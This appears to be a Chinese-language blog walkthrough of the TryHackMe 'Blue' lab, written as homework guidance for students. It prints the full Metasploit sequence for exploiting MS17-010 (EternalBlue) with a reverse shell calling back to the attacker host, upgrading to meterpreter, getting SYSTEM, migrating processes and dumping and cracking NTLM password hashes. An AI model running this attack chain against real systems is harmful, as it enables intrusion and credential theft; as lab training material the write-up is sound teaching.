TryHackMe | Blue Writeup （超干货详细msf渗透使用指南）

原创


Yeedo 于 2021-02-04 23:12:50 发布 2248 收藏 6

分类专栏： Writeup 渗透测试 安全 文章标签： 渗透测试 信息安全


Writeup 同时被 3 个专栏收录

4 篇文章 0 订阅

订阅专栏


渗透测试

1 篇文章 0 订阅

订阅专栏


安全

3 篇文章 0 订阅

订阅专栏

文章目录

- 因为给师弟师妹布置了这个任务作为假期渗透作业，是个对ms17_010漏洞利用的学习，而且~~网上中文的writeup很少~~(好像直接没有)，所以写一篇Writeup记录一下。刚好也是一个相对完整的msf使用介绍，如有错误的地方欢迎各位师傅讨论指出
- tryhackme是个很好的网络攻防学习平台，各位师傅有兴趣也可以去玩一玩。这里把这题的题目链接放给大家 TryHackMe | Blue

前期准备


1. kali Linux（仅用到msf框架与nmap）
2. openvpn与tryhackme靶机内网建立连接

---

1. 用tryhackme提供的attackbox也可以

Task1 Recon

scan the mechine



下放靶机以后可以看见第一个任务是对目标ip进行扫描（还很贴心的告诉大家如果不会可以去nmap的关卡里学习），这里很简单，因为hint里已经把命令告诉大家了，那在这里就对命令稍作解释

```
nmap -sV -vv --script vuln TARGET_IP
```

> nmap 不多说，端口扫描工具
> -sV 版本探测
> -vv 对结果的详细输出
> –script 指定使用的nmap脚本，可以理解为插件，这里使用的是vuln脚本，负责检查目标机是否有常见的漏洞

扫描结果如下：

```
Completed NSE at 20:45, 68.73s elapsed
Nmap scan report for 10.10.175.7
Host is up, received echo-reply ttl 125 (0.47s latency).
Scanned at 2021-02-04 20:40:48 HKT for 261s
Not shown: 991 closed ports
Reason: 991 resets
PORT      STATE SERVICE            REASON          VERSION
135/tcp   open  msrpc              syn-ack ttl 125 Microsoft Windows RPC
139/tcp   open  netbios-ssn        syn-ack ttl 125 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       syn-ack ttl 125 Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  ssl/ms-wbt-server? syn-ack ttl 125
| rdp-vuln-ms12-020:
|   VULNERABLE:
|   MS12-020 Remote Desktop Protocol Denial Of Service Vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2012-0152
|     Risk factor: Medium  CVSSv2: 4.3 (MEDIUM) (AV:N/AC:M/Au:N/C:N/I:N/A:P)
|           Remote Desktop Protocol vulnerability that could allow remote attackers to cause a denial of service
.
|
|     Disclosure date: 2012-03-13
|     References:
|       http://technet.microsoft.com/en-us/security/bulletin/ms12-020
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0152
|
|   MS12-020 Remote Desktop Protocol Remote Code Execution Vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2012-0002
|     Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
```

```
|           Remote Desktop Protocol vulnerability that could allow remote attackers to execute arbitrary code on
 the targeted system.
|
|     Disclosure date: 2012-03-13
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0002
|_      http://technet.microsoft.com/en-us/security/bulletin/ms12-020
|_sslv2-drown:
49152/tcp open  msrpc              syn-ack ttl 125 Microsoft Windows RPC
49153/tcp open  msrpc              syn-ack ttl 125 Microsoft Windows RPC
49154/tcp open  msrpc              syn-ack ttl 125 Microsoft Windows RPC
49158/tcp open  msrpc              syn-ack ttl 125 Microsoft Windows RPC
49159/tcp open  msrpc              syn-ack ttl 125 Microsoft Windows RPC
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 20:45
Completed NSE at 20:45, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 20:45
Completed NSE at 20:45, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 296.15 seconds
           Raw packets sent: 1968 (86.568KB) | Rcvd: 1099 (43.996KB)
```

How many ports are open with a port number under 1000?


题目问有多少个端口号小于100的端口是开放的，根据扫描结果，显然是3个，所以答案为3

What is this machine vulnerable to?

题目问这台机器的入侵点，那根据nmap的扫描结果，毫无疑问是我们最爱的ms17-010了

Task2 Gain Access

Exploit the machine and gain a foothold.



Start Metasploit

启动msf，这个很简单，使用`msfconsole`命令即可，但是这里有个小知识点，在我们第一次使用`msfconsole`以前，最好先使用`msfdb init`对数据库进行初始化，有利于提高`search`的效率

```
┌──(root㉿debian)-[/home/yeedo]
└─# msfconsole

  +-------------------------------------------------------+
  |  METASPLOIT by Rapid7                                 |
  +---------------------------+---------------------------+
  |      _________________    |                           |
  |   ==c(______(o(______(_()  | |"""""""""""""|======[***  |
  |             )=\           | |  EXPLOIT   \            |
  |            // \\          | |_____________\_______    |
  |           //   \\         | |==[msf >]============\   |
  |          //     \\        | |____________________\_\  |
  |         // RECON \\       | \(@)(@)(@)(@)(@)(@)(@)/   |
  |        //         \\      |  *********************    |
  +---------------------------+---------------------------+
  |      o O o                |        \'\/\/\/'/         |
  |              o O          |         )======(          |
  |                 o         |       .'  LOOT  '.        |
  | |^^^^^^^^^^^^^^|l___      |      /    _||__   \       |
  | |    PAYLOAD     |""\___, |     /    (_||_     \      |
  | |________________|__|)__| |    |      __||_)     |     |
  | |(@)(@)"""**|(@)(@)**|(@) |    "       ||       "     |
  |  = = = = = = = = = = = =  |     '--------------'      |
  +---------------------------+---------------------------+


       =[ metasploit v6.0.28-dev                          ]
+ -- --=[ 2097 exploits - 1128 auxiliary - 356 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Enable HTTP request and response logging
with set HttpTrace true

msf6 >
```

出现`msf6 >`以后我们就已经进入到msf的页面中来了

Find the exploitation code we will run against the machine. What is the full path of the code?

题目叫我们找到攻击载荷，并填写完整的载荷路径，那我们已知漏洞号为ms17-010,使用msf的`search`命令查找

```
msf6 > search ms17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/Et
ernalSynergy/EternalChampion SMB Remote Windows Command Execution
   1  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   2  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB R
emote Windows Kernel Pool Corruption
   3  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14  average  No     MS17-010 EternalBlue SMB R
emote Windows Kernel Pool Corruption for Win8+
   4  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/Et
ernalSynergy/EternalChampion SMB Remote Windows Code Execution
   5  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Co
de Execution


Interact with a module by name or index. For example info 5, use 5 or use exploit/windows/smb/smb_doublepulsar_r
ce
```

搜索结果显示出总共有6个载荷，简单讲讲6个载荷

> 0和1 是auxiliary模块，即测试模块，测试是否可以利用该漏洞
> 2是我们需要的载荷，win7永恒之蓝
> 3是针对win8的永恒之蓝载荷
> 4是永恒浪漫，也是ms17-010的利用方式，具体区别可以自行百度
> 5是DoublePulsar双脉冲星，nsa武器库之一，也不再赘述

所以该题答案就是`exploit/windows/smb/ms17_010_eternalblue`

Show options and set the one required value. What is the name of this value

题目叫我们show options看有一个必须值，这里我们要先在msf里`use`模块，再使用`show options`命令
我们使用`use 2`或者`use exploit/windows/smb/ms17_010_eternalblue`均可

```
msf6 > use 2
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), range CIDR identifier, or hosts file with synta
x 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.137    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

显然空着的就是`RHOSTS`项，该题答案就为RHOSTS

With that done, run the exploit!

这里题目说直接运行也可以，但是为了好好学习，要求我们使用`set payload windows/x64/shell/reverse_tcp`这个payload，按照题目要求，设置payload

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/shell/reverse_tcp
payload => windows/x64/shell/reverse_tcp
```

设置好后，我们还需要设置`RHOSTS`和`LHOSTS`， `RHOSTS`是我们的模块需要，而`LHOSTS`是因为我们使用的是reverse的payload，所以需要设置回弹监听的地址，将`RHOSTS`设置为目标靶机`LHOSTS`设置为攻击机即可，设置完成后执行`exploit`即可发起攻击(发送载荷需要一定的时间，如果失败可以重启一下靶机)

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 10.4.28.194:4444
[*] 10.10.125.255:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.125.255:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.125.255:445     - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.125.255:445 - Connecting to target for exploitation.
[+] 10.10.125.255:445 - Connection established for exploitation.
[+] 10.10.125.255:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.125.255:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.125.255:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.125.255:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.125.255:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.125.255:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.125.255:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.125.255:445 - Sending all but last fragment of exploit packet
[*] 10.10.125.255:445 - Starting non-paged pool grooming
[+] 10.10.125.255:445 - Sending SMBv2 buffers
[+] 10.10.125.255:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.125.255:445 - Sending final SMBv2 buffers.
[*] 10.10.125.255:445 - Sending last fragment of exploit packet!
[*] 10.10.125.255:445 - Receiving response from exploit packet
[+] 10.10.125.255:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.125.255:445 - Sending egg to corrupted connection.
[*] 10.10.125.255:445 - Triggering free of corrupted buffer.
[*] Sending stage (336 bytes) to 10.10.125.255
[*] Command shell session 1 opened (10.4.28.194:4444 -> 10.10.125.255:49170) at 2021-02-04 21:51:53 +0800
[+] 10.10.125.255:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.125.255:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.125.255:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
```

这样我们就成功的拿到了一个cmd的shell，按照题目要求，我们使用ctrl+z将session放到后台

Task3 Escalate

Task 3 Escalate

Escalate privileges, learn how to upgrade shells in metasploit.

If you haven't already, background the previously gained shell (CTRL + Z). Research online how to convert a shell to meterpreter shell in metasploit. What is the name of the post module we will use? (Exact path, similar to the exploit we previously selected)

post/multi/manage/shell_to_meterpreter | Correct Answer | Hint

Select this (use MODULE_PATH). Show options, what option are we required to change? (All caps for answer)

SESSION | Correct Answer

Set the required option, you may need to list all of the sessions to find your target here.

No answer needed | Question Done | Hint

Run! If this doesn't work, try completing the exploit from the previous task once more.

No answer needed | Question Done | Hint

Once the meterpreter shell conversion completes, select that session for use.

No answer needed | Question Done | Hint

Once the meterpreter shell conversion completes, select that session for use.

No answer needed | Question Done | Hint

Verify that we have escalated to NT AUTHORITY\SYSTEM. Run getsystem to confirm this. Feel free to open a dos shell via the command 'shell' and run 'whoami'. This should return that we are indeed system. Background this shell afterwards and select our meterpreter session for usage again.

No answer needed | Question Done

List all of the processes running via the 'ps' command. Just because we are system doesn't mean our process is. Find a process towards the bottom of this list that is running at NT AUTHORITY\SYSTEM and write down the process id (far left column).

No answer needed | Question Done

Migrate to this process using the 'migrate PROCESS_ID' command where the process id is the one you just wrote down in the previous step. This may take several attempts, migrating processes is not very stable. If this fails, you may need to re-run the conversion process or reboot the machine and start once again. If this happens, try a different process next time.

No answer needed | Question Done

1. Research online how to convert a shell to meterpreter shell in metasploit. What is the name of the post module we will use?
   题目叫我们研究一下，怎么把一个普通shell提升成meterpreter shell，是用post模块里的哪一个载荷，根据提示

> Google this: shell_to_meterpreter

叫搜搜shell_to_meterpreter，根据这个文章Metasploit中将shell升级为metepreter shell
我们可以看出，载荷名称为`post/multi/manage/shell_to_meterpreter`

Select this (use MODULE_PATH). Show options, what option are we required to change?

题目叫我们使用这个module然后`show options`我们要修改哪个options

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > use post/multi/manage/shell_to_meterpreter
msf6 post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the payload (Will try to
 auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on.
```

显然，这里我们应该指定session，答案就是`SESSION`

Set the required option, you may need to list all of the sessions to find your target here.

叫我们设置这个选项，说我们可能要列出所有sessions找到target，在这里，列出所有session的命令是`sessions -l`，但是在我们使用ctrl+z的时候，提示有session的id，我的是1，所以我们`set session 1`即可

Run

那就`run`呗

```
msf6 post(multi/manage/shell_to_meterpreter) > set session 1
session => 1
msf6 post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.4.28.194:4433
[*] Post module execution completed
msf6 post(multi/manage/shell_to_meterpreter) >
[*] Sending stage (175174 bytes) to 10.10.125.255
[*] Meterpreter session 2 opened (10.4.28.194:4433 -> 10.10.125.255:49189) at 2021-02-04 22:04:46 +0800
[*] Stopping exploit/multi/handler
```

这里有个坑，显示stopping exploit/multi/handler以后，要回车一下会回到msf的主界面，其实已经拿到msf的shell了，使用`sessions -l`可以列出

Once the meterpreter shell conversion completes, select that session for use.

叫我们选用msf的shell，使用命令`sessions MSFSHELL_ID`即可

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                  Connection
  --  ----  ----                     -----------                  ----------
  1         shell x64/windows                                     10.4.28.194:4444 -> 10.10.125.255:49170 (10.1
0.125.255)
  2         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.4.28.194:4433 -> 10.10.125.255:49189 (10.1
0.125.255)

msf6 post(multi/manage/shell_to_meterpreter) > session 2
[-] Unknown command: session.
msf6 post(multi/manage/shell_to_meterpreter) > sessions 2
[*] Starting interaction with 2...

meterpreter >
```

当我们看到`meterpreter >`时，就是在使用msfshell了

介绍另外一种方法，我们其实可以简单的通过`sessions -u TARGET_ID`就可以将普通cmdshell升级成msfshell了，它的效果和我们上述的效果是一样的，但是在渗透测试类的比赛中很实用，速度很快。

Verify that we have escalated to NT AUTHORITY\SYSTEM. Run getsystem to confirm this. Feel free to open a dos shell via the command ‘shell’ and run ‘whoami’.

叫验证我们升级到`NT AUTHORITY\SYSTEM`权限了，使用`getsystem`来验证，还有叫我们用cmdshell执行whoami来看看。
这里有些需要注释的地方

> NT AUTHORITY\SYSTEM权限 系统内置账号,对本地系统拥有完全控制权限，可以通俗的理解成Windows最高权限
> getsystem 这个命令通常理解成msfshell下的提权命令，其实实际上是对管理员组用户才能奏效，而且有一定的限制，通常情况下普通用户我们还是采用其他溢出漏洞来进行提权，这里题目中直接使用getsystem即可

掌握了上面这些知识，我们就可以来执行一下命令了

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > shell
Process 852 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

我们清楚的看到whoami执行后返回的是`nt authority\system`确认我们已经处于最高权限

补充一点点，在msfshell中执行`getuid`命令也可起到相同效果

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

move process to NT AUTHORITY\SYSTEM(两个问题合并)

接下来的两个题目描述在告诉我们，虽然我们是最高权限了，但我们注入的进程可能不是，叫我们将进程注入到一个最高权限运行的进程中去

这里我们使用到的是msfshell中的`ps`命令，列出进程目录，`migrate PROCESS_ID`命令注入进程

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 416   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\smss.exe
 432   660   LogonUI.exe           x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\LogonUI.exe
 460   708   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 464   560   conhost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.exe
 560   552   csrss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 608   552   wininit.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wininit.exe
 620   600   csrss.exe             x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 660   600   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 708   608   services.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\services.exe
 716   608   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 724   608   lsm.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsm.exe
 776   708   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 832   708   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 852   1632  cmd.exe               x86   0        NT AUTHORITY\SYSTEM           C:\Windows\SysWOW64\cmd.exe
 900   708   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 948   708   svchost.exe           x64   0        NT
 (--------------------------省略----------------------------------)
 2792  708   SearchIndexer.exe     x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\SearchIndexe
r.exe
 3060  708   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe

meterpreter > migrate 1476
[*] Migrating from 1632 to 1476...

[*] Migration completed successfully.
```

我们可以看到`ps`后第一列即为进程的pid号，第6列就是进程的user，随便选择一个NT AUTHORITY\SYSTEM的进程注入即可，如果你选择的进程注入不了，换另外一个试一试就好。

Task4 Cracking

Dump the non-default user's password and crack it!

Within our elevated meterpreter shell, run the command 'hashdump'. This will dump all of the passwords on the machine as long as we have the correct privileges to do so. What is the name of the non-default user?

Jon | Correct Answer

Copy this password hash to a file and research how to crack it. What is the cracked password?

alqfna22 | Correct Answer | Hint

run the command 'hashdump'.What is the name of the non-default user?

这一步叫我们在msfshell使用`hashdump`来获取机器上存储的密码，还问我们哪一个是非默认用户，这里做一些注释

> 注意：hashdump必须在最高权限下才可执行！
> Windows在/system/config文件夹的SAM文件中存储了系统中所有的用户名和密码，当然密码经过了加密。hashdump就是去获取这个SAM文件并获取目标主机的账号密码hash信息

输出结果如下，这里解释一下`hashdump`的数据的输出格式为


> 用户名：SID：LM哈希：NTLM哈希:::

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
```

在这里，我们明显可以看出`Administrator`和`Guest`是Windows默认的管理员和来宾账户，`Jon`很显然是我们要找的非默认用户


Copy this password hash to a file and research how to crack it

接下来要我们做的是去破解jon密码的hash，现在一般破解的是ntlm哈希，有在线网站可以破解，这里推荐一个国外的NTLM破解网站国外的NTLM破解网站



上面是解密下面是加密，我们即可得到jon账号的明文为`alqfna22`

Task5 Find flags!



